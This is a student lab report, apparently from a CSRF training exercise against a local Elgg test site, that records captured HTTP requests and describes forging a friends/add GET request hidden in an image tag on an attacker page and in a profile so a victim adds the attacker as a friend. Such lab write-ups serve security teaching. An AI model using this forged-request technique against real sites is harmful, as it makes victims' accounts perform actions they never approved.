

SUBMITTED BY: DANA ZORHOV [REDACTED], NIR MEIR [REDACTED]

3.1 TASK 1: OBSERVING HTTP REQUEST

In Cross-Site Request Forget attacks, we need to forge HTTP requests. Therefore, we need to know what a legitimate HTTP request looks like and what parameters it uses, etc. We can use a Firefox add-on called "HTTP Header Live" for this purpose. The goal of this task is to get familiar with this tool. Instructions on how to use this tool is given in the Guideline section (§ 4.1). Please use this tool to capture an HTTP GET request and an HTTP POST request in Elgg. In your report, please identify the parameters used in this these requests, if any.

FIGURE 1: HTTP POST request

The screenshot shows the HTTP Header Live add-on interface in Firefox. The top bar includes navigation icons and an 'Account »' link. A notification bar at the top left states 'Style sheet could not be loaded.' The main toolbar contains various developer tools icons, with 'Network' selected. Below the toolbar, there are filters for 'All', 'HTML', 'CSS', 'JS', 'XHR', 'Fonts', 'Images', 'Media', 'WS', and 'Other'. A 'Filter URLs' input field is present. The main panel displays a list of network requests with columns for Status, Method, File, and Data. The selected request is a POST request to 'edit'. The details panel on the right shows the request parameters, including a form data section with various fields and their values.

Sta...	Meth...	File	Data
302	POST	edit	...
200	GET	alice	...
200	GET	font...	...
200	GET	elgg...	...
200	GET	color...	...
200	GET	42lar...	...
200	GET	jque...	...
200	GET	jque...	...
200	GET	requ...	...
200	GET	requ...	...
200	GET	elgg.js	...
200	GET	en.js	...
200	GET	init.js	...
200	GET	read...	...
200	GET	Plugi...	...

Filter request parameters

Form data

- __elgg_token: i0kO_Go2ALT7zRRQJvFnKQ
- __elgg_ts: 1672659887
- accesslevel[briefdescription]: 2
- accesslevel[contactemail]: 2
- accesslevel[description]: 2
- accesslevel[interests]: 2
- accesslevel[location]: 2
- accesslevel[mobile]: 2
- accesslevel[phone]: 2
- accesslevel[skills]: 2
- accesslevel[twitter]: 2
- accesslevel[website]: 2
- briefdescription:
- contactemail:
- description: <p>Hello+World</p>
- guid: 42
- interests:
- location:
- mobile:
- name: Alice
- phone:
- skills:
- twitter:
- website:

15 requests | 134.62 KB / 7.50

In fig 1 we can see http POST request and it's parameters. We sign up with alice account and we can see here that her guid is 42, we can see here the elgg token and ts.

FIGURE 2: HTTP GET request

The screenshot shows a web browser's developer tools interface. At the top, there's a navigation bar with icons for a home page, a group of people, and an envelope, followed by an 'Account »' link. Below this is a blue status bar with a warning icon and the text 'Style sheet could not be loaded.'.

The main interface is divided into several tabs: Inspector, Console, Debugger, Style Editor, Performance, Memory, Network (selected), Storage, and others. The Network tab is active, showing a list of requests. The first request is highlighted in blue, showing a status of 200, method GET, and file 'alice'. The right-hand pane displays the details of this request.

Request Details:

- Request URL:** http://www.csrflabelgg.com/profile/alice
- Request method:** GET
- Remote address:** 127.0.0.1:80
- Status code:** 200 OK
- Version:** HTTP/1.1

Response Headers:

- Cache-Control: no-store, no-cache, must-revalidate
- Connection: Keep-Alive
- Content-Encoding: gzip
- Content-Length: 3463
- Content-Type: text/html; charset=UTF-8
- Date: Mon, 02 Jan 2023 11:45:28 GMT
- Expires: Thu, 19 Nov 1981 08:52:00 GMT
- Keep-Alive: timeout=5, max=99
- Pragma: no-cache
- Server: Apache/2.4.18 (Ubuntu)
- Vary: Accept-Encoding
- X-Frame-Options: SAMEORIGIN

Request Headers (435 B):


- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Connection: keep-alive
- Cookie: Elgg=en24mkme8du71mkdfkt6cu36r7
- Host: www.csrflabelgg.com
- Referer: http://www.csrflabelgg.com/profile/alice/edit

At the bottom left, a summary shows '15 requests' and '134.62 KB / 7.50'.

In fig 2 we can see http GET request. We can see here the headers of the http get request.

3.2 TASK 2: CSRF ATTACK USING GET REQUEST

FIGURE 3.1: Send To Alice a friend request



In fig3.1 we logged in to boby account and sent a friend request to alice. We inspected the get request and saw the elgg token and elgg ts params.

FIGURE 3.2: Send To Alice a friend request

The screenshot shows a web browser with the address bar at `www.csrflabelgg.com/profile/alice`. The page displays a profile picture and buttons for "Remove friend" and "Send a message". The Network tab is open, showing a list of requests. The selected request is a GET request to `add?...xhr` with a status of 200. The response is a JSON object.

Sta...	Meth...	File	Dc	Cause	Type	Transfer...	Size	ms
200	GET	alice	...	document	html	2.96 KB	10.13 KB	38 ms
304	GET	font...	...	stylesheet	css	cached	28.38 KB	2 ms
304	GET	elgg...	...	stylesheet	css	cached	58.10 KB	2 ms
304	GET	color...	...	stylesheet	css	cached	3.80 KB	2 ms
304	GET	jque...	...	script	js	cached	0 B	2 ms
304	GET	jque...	...	script	js	cached	0 B	2 ms
304	GET	requ...	...	script	js	cached	800 B	2 ms
304	GET	requ...	...	script	js	cached	0 B	2 ms
304	GET	elgg.js	...	script	js	cached	0 B	2 ms
304	GET	43to...	...	img	jpeg	cached	874 B	3 ms
304	GET	42lar...	...	img	jpeg	cached	14.79 KB	2 ms
304	GET	en.js	...	script	js	cached	0 B	2 ms
304	GET	init.js	...	script	js	cached	619 B	2 ms
304	GET	read...	...	script	js	cached	271 B	2 ms
304	GET	Plugi...	...	script	js	cached	630 B	2 ms
200	GET	add?...xhr	...	xhr	json	688 B	368 B	2 ms

The response details for the selected request are as follows:

```

current_url: http://www.csrflabelgg.com/action/friends
/add?friend=42&_elgg_ts=1672661657&
_elgg_token=twWxtWT8JtpW7I-nHGo3Q&
_elgg_ts=1672661657&
_elgg_token=twWxtWT8JtpW7I-nHGo3Q
forward_url: http://www.csrflabelgg.com/profile/alice
output:
status: 0
system_messages: {...}
error: []
success: [...]
0: You have successfully added Alice as a friend.
Response payload
1 {"current_url": "http://www.csrflabelgg.com/action/"}

```

At the bottom of the browser window, it shows: 16 requests, 118.68 KB / 1.68 MB transferred, Finish: 17.74 s, DOMContentLoaded: 8.

In fig3.2 we can see the JSON of the request. The current url holds the parameters we saw in fig3.1.

FIGURE 3.3: Send To Alice a friend request

The screenshot shows a web browser with the address bar displaying `www.csrflabelgg.com/profile/alice`. The page content includes a profile picture and buttons for "Remove friend" and "Send a message". The browser's developer tools are open, showing the Network tab. A list of requests is displayed, with the last request (GET /add?...xhr) selected. The right pane shows the request headers for this request.


Sta...	Meth...	File	Dc	Cause	Type	Transfer...	Size	ms
200	GET	alice	...	document	html	2.96 KB	10.13 KB	38 ms
304	GET	font...	...	stylesheet	css	cached	28.38 KB	2 ms
304	GET	elgg...	...	stylesheet	css	cached	58.10 KB	2 ms
304	GET	color...	...	stylesheet	css	cached	3.80 KB	2 ms
304	GET	jque...	...	script	js	cached	0 B	2 ms
304	GET	jque...	...	script	js	cached	0 B	2 ms
304	GET	requ...	...	script	js	cached	800 B	2 ms
304	GET	requ...	...	script	js	cached	0 B	2 ms
304	GET	elgg.js	...	script	js	cached	0 B	2 ms
304	GET	43to...	...	img	jpeg	cached	874 B	3 ms
304	GET	42lar...	...	img	jpeg	cached	14.79 KB	2 ms
304	GET	en.js	...	script	js	cached	0 B	2 ms
304	GET	init.js	...	script	js	cached	619 B	2 ms
304	GET	read...	...	script	js	cached	271 B	2 ms
304	GET	Plugi...	...	script	js	cached	630 B	2 ms
200	GET	add?...xhr	...	xhr	json	688 B	368 B	2 ms

Request headers (546 B)


- Accept: application/json, text/javascript, */*; q=0.01
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Connection: keep-alive
- Cookie: Elgg=gl96fm5lcr4fld9odfb1utbqj4
- Host: www.csrflabelgg.com

In fig3.3 we can see the headers of the request.

FIGURE 4: Inspect Bobby's profile page




We can see in fig4 that Bobby's guid is 43.

FIGURE 5: Creating HTML file

```
/bin/bash
GNU nano 2.5.3 File: index.html
<p>Hello Wrld</p>
<p>&nbsp;</p>
<p></p>

^G Get Help      ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify      ^C Cur Pos
^X Exit          ^R Read File    ^\ Replace      ^U Uncut Text   ^T To Spell     ^_ Go To Line
```

In fig5 we created a new html file at `/var/www/CSRF/Attacker/` folder. We used the `img alt` because when alice will enter the url she will automatically send a get request to receive the image. We wrote at the source of the `img` the url to add boby (his guid is 43), so it make Alice to add boby to her friends list.

FIGURE 6: Alice's profile before she entered the URL

In fig6 we can see that boby is not at Alice's friends list.

FIGURE 7: Edit Bobby's profile (First Approach)


The screenshot shows the 'Edit profile' interface for a user named Bobby. The page has a blue header with the site name 'CSRF Lab Site' and navigation links: Activity, Blogs, Bookmarks, Files, Groups, and More ». The main content area is divided into three sections: 'Display name' with a text input containing 'Boby'; 'About me' with a rich text editor containing the following HTML code:

```
<p>Hello World</p>
<p>&nbsp;</p>
<p></p>
```

; and 'Brief description' with a text input. Each section has a 'Public' dropdown menu. A 'Visual editor' button is visible next to the 'About me' field. The right sidebar contains a search bar, a user profile card for Bobby, and a list of links: Blogs, Bookmarks, Files, Pages, Wire posts, Edit avatar, Edit profile, Change your settings, Account statistics, and Notifications.


In fig7 we put the the URL at Bobby's profile, so when Alice enter to gis profile, she will automatically add him to her friends.

FIGURE 8: Bobby's profile




In fig8 we can see that the malicious url is hidden.

FIGURE 9: Alice enters bobby's profile



In fig9 we can see what happens when alice enters to the url – we can see a get request to the “img” with the injected friend request.

FIGURE 10: Alice Profile after she entered boby's profile

We see in fig10 that Bobby is in alice's friends list.

